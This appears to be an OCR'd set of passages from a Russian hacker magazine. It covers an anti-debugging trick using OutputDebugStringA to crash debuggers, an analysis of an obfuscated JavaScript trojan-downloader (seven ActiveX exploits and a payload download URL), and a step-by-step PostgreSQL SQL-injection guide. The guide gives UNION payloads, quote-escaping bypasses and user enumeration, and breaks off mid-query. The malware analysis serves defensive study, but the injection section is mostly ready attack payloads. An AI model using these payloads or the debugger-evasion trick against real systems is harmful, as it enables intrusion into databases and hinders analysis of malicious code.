
Параметр *lpArguments формируется на основе входной строки для функции OutputDebugStringA(). Так как указатель будет иметь недопустимое значение, исключение не будет обработано. А это и приводит к «умиранию» отладчика.

На практике осуществить антиотладочный прием, описанный выше, очень легко (в качестве «подопытной» программы снова воспользуемся нашей «дрозофилой»):

```
00401026 PUSH 00401033 ; указатель
на строку
0040102B CALL OutputDebugStringA
; вызов функции
00401031 JMP 00401000; переход к
выполнению программы
00401033 DB  "%s%s",0 ; строка, тер-
минированная нулевым значением
```

В принципе, если вызов функций — как высокоуровневых, так и NativeAPI — спрятан (этого можно добиться, используя некоторые методики, вроде Stolen code, то есть метод перемещения кода функций в PE-файл). Все попытки исследования сводятся к перемещению в ядро выполнением команды SYSENTER, что заставляет реверс-инженера использовать низкоуровневые отладчики, например, SoftIce. В свою очередь, это связано с большими трудозатратами. Поэтому эта защитная «фишка» является очень эффективной, если подходить к ее реализации с умом.

ЛЕОНИД «CR@WLER» ИСУПОВ CRAWLER@XAKEP.RU



ПЕРВАЯ ОШИБКА, ИНИЦИИРОВАННАЯ JAVASCRIPT-СЦЕНАРИЕМ, ОЧЕНЬ ПОМОГЛА!

ТРОЯН-ЛОАДЕР ПЕРЕБРАСЫВАЕТ БРАУЗЕР НА САЙТ GOOGLE

ТРОЯНСКАЯ БИТВА

ОБЪЯВЛЯЕМ ВОЙНУ ОБФУСЦИРОВАННЫМ ЛОАДЕРАМ

Думаю, каждый пользователь Сети сталкивался с проблемами, которые вызывают вредоносные программы — вирусы, черви, трояны. Чтобы эффективно противостоять троянописателям, нужно научиться давать им адекватный отпор, раскрывать их хитроумные планы, на корню рубить всяческие попытки нанесения ущерба. Сегодня мы погрузимся в мир теории и практики исследования троян-лоадеров.

ТРУДНОСТИ ПЕРЕВОДА

Рассмотрим обфусцированный троян-лоадер, который распознается антивирусом ESET NOD32 как «trojandownloader.iframe.ey.gen». Зашифрованный архив с текстом вредоносного скрипта ты сможешь найти на нашем DVD, но помни, что он предназначен лишь для ознакомления с принципами работы вредоносных программ. За распространение троян-лоадера несешь ответственность только ты. То же относится и к твоей личной безопасности — ни автор, ни редакция не отвечают за последствия действий, которые могут быть выполнены с использованием ознакомительного материала и текста вредоносного скрипта. Если открыть html-страницу, которая содержит потенциально опасные инструкции, при помощи любого текстового редактора, — можно обнаружить, что между тегами `<script language="javascript">` и `</script>` находится обфусцированный javascript-код. Его основные части: функция, которая, скорее всего, предназначена для расшифровки троян-лоадера, и инструкция вызова данной функции, которая передает в качестве аргумента зашифрованный код. Скрипт обфусцирован, поэтому его функциональность определить чрезвычайно трудно. Он практически нечитабелен — имена переменных и функций выглядят как бессмысленные наборы символов. Чтобы понять назначение тех или иных частей кода, необходимо скрипт деобфусцировать. Можно воспользоваться специальными онлайн-«бьютиферами» кода, то есть сервисами, которые превращают обфусцированный код в нечто более привлекательное. Пример такого сервиса — javascript-beautifier, располагающийся по адресу http://jsbeautifier.org (о процессе деобфускации рассматриваемого троян-лоадера можно прочесть, опять же, на нашем DVD: я очень подробно описал особенности восстановления обфусцированного кода). После того, как я воспользовался деобфускатором и приложил массу усилий, чтобы определить назначение той или иной переменной, я получил достаточно удобочитаемый код («говорящие» названия даны некоторым переменным и функциям мной):

```
function Strange_Function(
  string_parameter)

     {

   var String_withoutUpcase =
arguments.callee.toString().
replace(/\W/g, '').toUpperCase();//
любопытная инструкция
     //далее располагается объявле-
ние многочисленных переменных
     //и инструкции получения пере-
менной "M6Nnm6jY0", которая переда-
ется функции eval () ниже

   eval(M6Nnm6jY0); //выполнение
полученной последовательности


     }

Strange_Function('...Очень большой
аргумент-строка...'); //передача
зашифрованного кода лоадера функции
```

Казалось бы, проблема решена и можно заниматься отладкой кода с целью дешифрации троян-лоадера. К великому сожалению, троянописатель позаботился о том, чтобы javascript-сценарий терял работоспособность при любой модификации. Речь о том, каким образом это было достигнуто, пойдет ниже. Остается добавить, что передо мной возникла задача отладки оригинального обфусцированного кода, а это чрезвычайно непросто.

ОБФУСКАЦИЯ JAVASCRIPT? НЕ ПРОБЛЕМА!

Перед тем, как говорить об исследовании кода, нужно уделить внимание инструментам, которые будут использоваться в работе. Каждый слышал как о браузере Mozilla Firefox, так и о плагинах, которые для него создаются в большом количестве. Нас интересуют плагины, позволяющие отлаживать код java. Ничего лучше, чем Firebug, я не встречал. Он способен выполнять отладку сценариев — пошагово, с точками останова, позволяет устанавливать наблюдения за переменными и исследовать HTML-код. Будем считать, что выбор сделан. Необходимо также позаботиться и о безопасности собственного компьютера, ведь исследование троян-лоадера в ничем не защищенной среде операционной системы, при использовании браузера, работающего в «хостовой» ОС без посредничества, может привести к заражению компьютера. Один достаточно очевидный выход, о котором, вероятно, ты



ОБФУСЦИРОВАННЫЙ КОД ЧИТАЕТСЯ С ТРУДОМ


сразу же подумал, — использование виртуальной машины. Не думаю, что это решение можно назвать подходящим: операционная система, работающая под ее управлением, может быть заражена точно так же, как и ОС, управляемая машиной «железной». Для исследования троян-лоадера часто требуется доступ к сети, а это значит, зараженная виртуальная машина станет источником потенциальной опасности, что неприемлемо. Альтернативное решение — использование так называемых «песочниц» — утилит, способных выполнять программы в искусственно созданной среде. При запуске браузера в «песочнице» все изменения, которые инициирует выполняемый java-код, никак не влияют ни на операционную систему, ни на систему файловую. Я рекомендую использовать Sandboxie — эта замечательная «песочница» обеспечит полную безопасность при работе с потенциально вредоносным java-кодом.
И последнее: антивирусные средства могут воспрепятствовать исследованию, поэтому во время «испытаний» их лучше отключить.
Существует необычный метод, позволяющий получить текст «исходного», незащищенного троян-лоадера, который генерирует javascript-сценарий. Он невероятно прост, и мы рассмотрим его, однако нужно помнить, что использование метода не дает полного понимания принципов защиты javascript-кода (и способов, позволяющих этот код восстановить). Поэтому мы уделим немного времени разбору защитных методов, которые дополняют обфускацию. Итак, перейдем к практике.
Запускай браузер в Sandboxie, перетащив его ярлык прямо на окно программы (думаю, что с настройками Sandboxie ты разберешься самостоятельно, они несложны — в конце концов, можешь продолжить работу в режиме «по умолчанию»). Когда браузер будет запущен, открой файл, в котором содержится вредоносный код, предварительно активировав окно Firebug нажатием на изображение симпатичного жучка в правом нижнем углу браузера. Скрипт выполнится, а нас автоматически перебросит на сайт поисковой системы Google. Что ж, для начала неплохо. Firebug уже отследил функциональность скрипта, и можно приступать к его повторному выполнению с целью детального исследования. В окне Firebug перейдем на вкладку «Сценарий» («Script» в английской версии плагина; будем считать, что ты установил русифицированную версию Firebug). Если она отключена, необходимо ее активировать. Сейчас нужно включить опцию «Останавливаться на всех ошибках». Это поможет не проскочить через целевой скрипт и остановиться на одной из ошибок, которые он инициирует. После того, как это сделано, нажмем на кнопку браузера «Назад» и обновим страницу. Выполнение java-кода моментально приостановится, а в окне «Сценарий» отобразится следующее сообщение:

```
r = CLSID.CreateObject(name); CLSID.
CreateObject is not a function.
```

Ошибка позволила остановиться прямо в дебрях распакованного троян-лоадером вредоносного кода. Чтобы получить доступ к тексту этого java-скрипта, необходимо нажать на кнопку вкладки «Сценарий», открывающую список всех выполняющихся скриптов и фрагментов кода, которые передаются функции eval (), и выбрать из списка самый последний вариант. В основном окне вкладки «Сценарий» возникнет код расшифрованного java-скрипта. Текст лоадера отображается, но скопировать из окна Firebug, как ни странно, его невозможно. Это недостаток плагина — текст не может быть скопирован из него корректно, если имеет слишком большой размер (функция «Копировать исходный код» не функционирует; возможно, в новой, более стабильной версии Firebug недостаток будет устранен). Решение все-таки существует. Открой вкладку «Стек вызовов», которая располагается справа от окна «Сценарий», и выбери из списка вызовов функцию «oD2vKFj61». Автоматически отобразится необходимый нам код. Найди в окне кода переменную «ud7a00v7W». Как видишь, скрипт выполняет определенный набор инструкций, полученный в результате неких манипуляций с зашифрованной строкой, путем выполнения команды «eval (ud7a00v7W)». Открой вкладку «Наблюдение», расположенную справа от окна сценария. Нажми на поле «Новое наблюдение...» и введи имя переменной (ud7a00v7W). После этого она отобразится в списке «Наблюдение». Нажми на нее правой кнопкой мыши и выбери «Копировать значение». Теперь расшифрованный код троян-лоадера находится в буфере обмена.
Первые трудности остались позади. Поговорим о том, какими путями троянописатель пытался «отбить нюх» у реверсера и заставить его отказаться от исследования. Возможно, ты удивишься, но обфускация и шифрование кода — не единственное, что было припасено в арсенале автора лоадера (об этом я упоминал чуть выше, когда речь шла о невозможности запуска деобфусцированного кода). Если внимательно посмотреть на код обфусцированного скрипта, можно заметить довольно странную конструкцию, расположенную внутри функции, которая запускает процесс декодирования:

```
var t1jXcSnPQ=arguments.callee.
toString().replace(/\W/g,'').
toUpperCase();
```

Далее, по ходу выполнения функции, значение переменной t1jXcSnPQ используется несколько раз. Вызов функции callee массива arguments наряду с преобразованием значения в строку («toString()») указывает на то, что функция использует собственный текст для выполнения дешифрования. Это препятствует вмешательству в код функции, и ее изменение становится невозможным. Попытка получения кода расшифрованного скрипта путем внедрения в javascript-код конструкций, присваивающих его значение атрибутам текстовых полей html-документа, заканчивается неудачей. Например, выполнение присвоения значения атрибуту «VALUE» специально созданного тега «TEXT» лишено тут какого-либо смысла, ведь результат расшифровки при изменении тела функции будет принципиально иным, нежели в случае с вызовом оригинальной дешифрующей функции. По этой причине использование отладчика javascript-сценариев — один из самых простых способов, позволяющих эффективно и быстро обходить достаточно сложную защиту.



SANDBOXIE — И ТРОЯНЫ «В КОРОБКЕ»! НАДЕЖНЕЕ ВИРТУАЛЬНОЙ МАШИНЫ

ЛАТАЕМ ДЫРЫ

Код троян-лоадера получен, остается лишь проанализировать его, извлечь необходимые данные и залатать дыры, которые, возможно, присутствуют в браузерах и операционной системе.

Основа троян-лоадера — набор функций, использующих доступные уязвимости для выполнения вредоносного кода. Количество функций равно семи; если учесть, что каждая из них эксплуатирует некоторую серьезную дыру в безопасности, можно убедиться, насколько неприятные последствия может иметь выполнение скрипта на незащищенной машине. Ниже приведен код, который выполняет основную работу:

```
if (n0lterOf() || DnCWiFOj()
 || SOhxTHtY() || u5r_Qafm() ||
Fv2QJVho() || uzbeukYW() ||
bF4sn2HS()) { }
setTimeout("window.location =
'http://www.google.com'", 5000);
```

Мы уже убедились, что скрипт перебрасывает браузер на сайт поисковой системы Google; теперь — выяснили, что происходит чуть раньше этого события. Займемся анализом каждой из функций. Поисковики, бюллетени безопасности и баг-трекеры помогут нам в получении подробностей, касающихся каждой из используемых вредоносным кодом дыр. Полный текст каждой из функций ты можешь найти на диске, так как размер журнальной статьи не позволяет привести их целиком. Мы ограничимся лишь списком дыр.

1) Функция «n0lterOf()»:
Используется уязвимый ActiveX-компонент (более подробное описание приводится здесь: http://www.kb.cert.org/vuls/id/234812). При помощи функции «yXj037yr()» способна создавать и загружать файл «C:\win....exe» (с произвольным набором символов в имени). Происходит попытка загрузки с адреса http://guuatwe.com/in.cgi?020102580200000000019f696fa242c146581fe980f.

2) Функция «DnCWiFOj()»:
Функция пытается выполнить код, записанный в unescape-последовательности, видимо, провоцируя переполнение буфера.

3) Функция «SOhxTHtY()»:
Используется попытка создания уязвимого ActiveXObject-а и переполнения буфера (подобный механизм используется в Trojan-Downloader.Win32.Tiny).

4) Функция «u5r_Qafm()»:
Повреждение памяти через ActiveX в America Online SuperBuddy (memory corruption). Метод позволяет выполнять действия над контролируемым диапазоном памяти.

5) Функция «Fv2QJVho ()»:
Попытка использования переполнения кучи, уязвимая библиотека — NCTAudioFile2.dll из NCTSoft NCTVideoStudio. Идентификатор класса (CLSID) — 77829F14-D911-40FF-A2F0-D11DB8D6D0BC.


6) Функция «uzbeukYW()»:
Уязвимость, содержащаяся в программе GOM Player 2.1.6.3499 и более ранних ее версиях, позволяет выполнять произвольный код на удаленной машине. Она заключается в ошибке проверки границ данных в ActiveX-компоненте GomWebCtrl.GomManager.1 (GomWeb3.dll) при обработке метода «OpenURL()». Для выполнения произвольного кода используется передача при помощи сформированной ссылки длинного аргумента (более 500 байт), что вызывает переполнение стека.

7) Функция «bF4sn2HS()»:
Ошибка, которая используется функцией, содержится в ActiveX-компоненте Microsoft Access Snapshot Viewer-а. Уязвимость позволяет инициировать переполнение буфера и выполнять произвольный код на удаленной машине с правами пользователя, запустившего Internet Explorer.

ЗАКЛЮЧЕНИЕ

Как ты, возможно, заметил, троянописатели ориентировались на Internet Explorer, которым пользуется основная масса интернет-серферов, хотя некоторые из уязвимостей присутствуют и в других браузерах. Помимо практической пользы, из нашего опыта можно извлечь хороший урок: троянописатели придумывают все новые способы заражения компьютеров пользователей. Впрочем, противостоять им все же можно, и в этом мы сегодня убедились. Успехов в исследованиях!

ТЕКСТ ЛОАДЕРА ПОЛУЧЕН



SPYDER SPYDER@ANTICHAT.NET



УКОЛ СЛОНУ

РУКОВОДСТВО ПО РЕАЛИЗАЦИИ SQL-INJECTION В POSTGRESQL

Говоря о базах данных, человек, работающий в Вебе, скорее всего вспомнит MySQL, а программист, создающий БД для крупных торговых компаний, — Oracle. Тем не менее, PostgreSQL сейчас одна из самых мощных реляционных СУБД наряду с Oracle и Sybase и, стоит заметить, бесплатная.

UNION, ВСЕ ГЕНИАЛЬНОЕ — ПРОСТО

Итак, сразу к делу. Рассмотрим инъекцию вида

```
SELECT id,title,text,is_enable FROM
news WHERE id=$id;
```

Если мы не знаем количество столбцов, то подбираем так же, как и в MySQL:

```
id=1 ORDER BY 1
id=1 ORDER BY 99
```

— либо, если у нас есть вывод ошибок, следующим образом:

```
id=1 ORDER BY 1,2,3,4,5,...,99
```

В результате увидим ошибку:

```
Query failed: ERROR: ORDER BY
position 5 is not in select list
```

Отнимаем от этого числа единицу и получаем количество столбцов в запросе. В нашем случае это будет 4. Составляем еще один запрос:

```
id=-1 UNION SELECT
null,null,null,null
```

Важное отличие MySQL от большинства других СУБД — в том, что она игнорирует конфликт в типах колонок при UNION. В нашем случае поля имеют тип:

```
id (int)
title (text)
text (text)

is_enable (boolean)
```

Попытка составить, например, такой запрос:

```
id=-1 UNION SELECT
null,null,null,123
```

привела бы к следующей ошибке —

```
Query failed: ERROR: UNION types
boolean and integer cannot be
matched
```



Как правило, нам требуется вывод в столбцах типа text или char.

УЗНАЕМ О СЕБЕ

Прежде всего, узнаем, кто мы такие (т.е. свои права и обязанности), выполнив запрос:

```
id=-1 UNION SELECT
null,null,current_user,null
```

А также получим полное инфо о сервере:

```
id=-1 UNION SELECT
null,null,current_
database()||':'||version(),null
```

Здесь стоит разобрать запрос по частям. Во-первых, в нем используются специфические функции:

```
current_database() — выводит назва-
ние текущей базы данных
version() — аналогично с MySQL выво-
дит версию PostgreSQL
```


Во-вторых, для объединения используются Символы пайпов «||», аналог функции concat() в MySQL. И, в-третьих, разделителем выступает символ двоеточия «:», обрамленный кавычками.
Запрос возвратит результат:

```
sitedb:PostgreSQL 8.3.7 on x86_64-
redhat-linux-gnu, compiled by GCC
gcc (GCC) 4.1.2 20071124 (Red Hat
4.1.2-42)
```

Рассмотрим случай, когда уязвимое приложение написано на PHP, и в скрипте используется функция addslashes(), либо в файле php.ini включена директива magic_quotes_gpc.
1. chr()
Функция chr() получает один числовой аргумент «n» типа integer и возвращает символ с ASCII-кодом, равным «n». Узнаем чар-код символа «:» и составляем запрос:

```
id=-1 UNION SELECT
null,null,current_database()||chr(
58)||version(),null
```

Это не очень удобно, так как иногда в кавычки нужно обрамлять довольно длинную строку. Тут существует более удобный способ, описанный ниже.



РЕЗУЛЬТАТ УСПЕШНО ПРОИЗВЕДЕННОГО BACK-CONNECT'А. ПОЛЬЗОВАТЕЛЬ POSTGRES

КАК И В ДРУГИХ СУБД, В POSGRESQL СУЩЕСТВУЮТ СТАНДАРТНЫЕ СИСТЕМНЫЕ ТАБЛИЦЫ. К НЕКОТОРЫМ ИМЕЮТ ДОСТУП ВСЕ.

2. $text$
Два знака доллара говорят PostgreSQL о том, что далее в запросе следует строка. И это самый лучший способ обхода экранирования кавычек. Наш запрос будет выглядеть так:

```
id=-1 UNION SELECT
null,null,current_database()||$tex
t$:$text$||version(),null
```

По правде говоря, слово text между знаками доллара можно опустить :).

```
id=-1 UNION SELECT
null,null,current_database()||$$:$
$||version(),null
```

СИСТЕМНАЯ ИНФОРМАЦИЯ

Как и в других СУБД, в PosgreSQL существуют стандартные системные таблицы. К некоторым имеют доступ все, а к некоторым только суперюзер.
1. pg_user
Таблица, доступная всем пользователям. Польза хакеру от нее небольшая, но все же она есть. Интересные поля:

```
usename — Имя пользователя (тип
name)
usesysid — ID пользователя (тип int)
usecreatedb — Может ли пользователь
создавать базы данных (тип boolean)
usecatupd — Может ли пользователь
вносить изменения в системные табли-
цы (тип boolean)
usesuper — Имеет ли пользователь
привилегии superuser (тип boolean)
```

Чтобы узнать больше информации о нашем пользователе, составляем такой запрос:

```
id=-1 UNION SELECT null,null,usena
me||':'||cast(usesysid+as+text)||
':'||cast(usecreatedb+as+text)||'
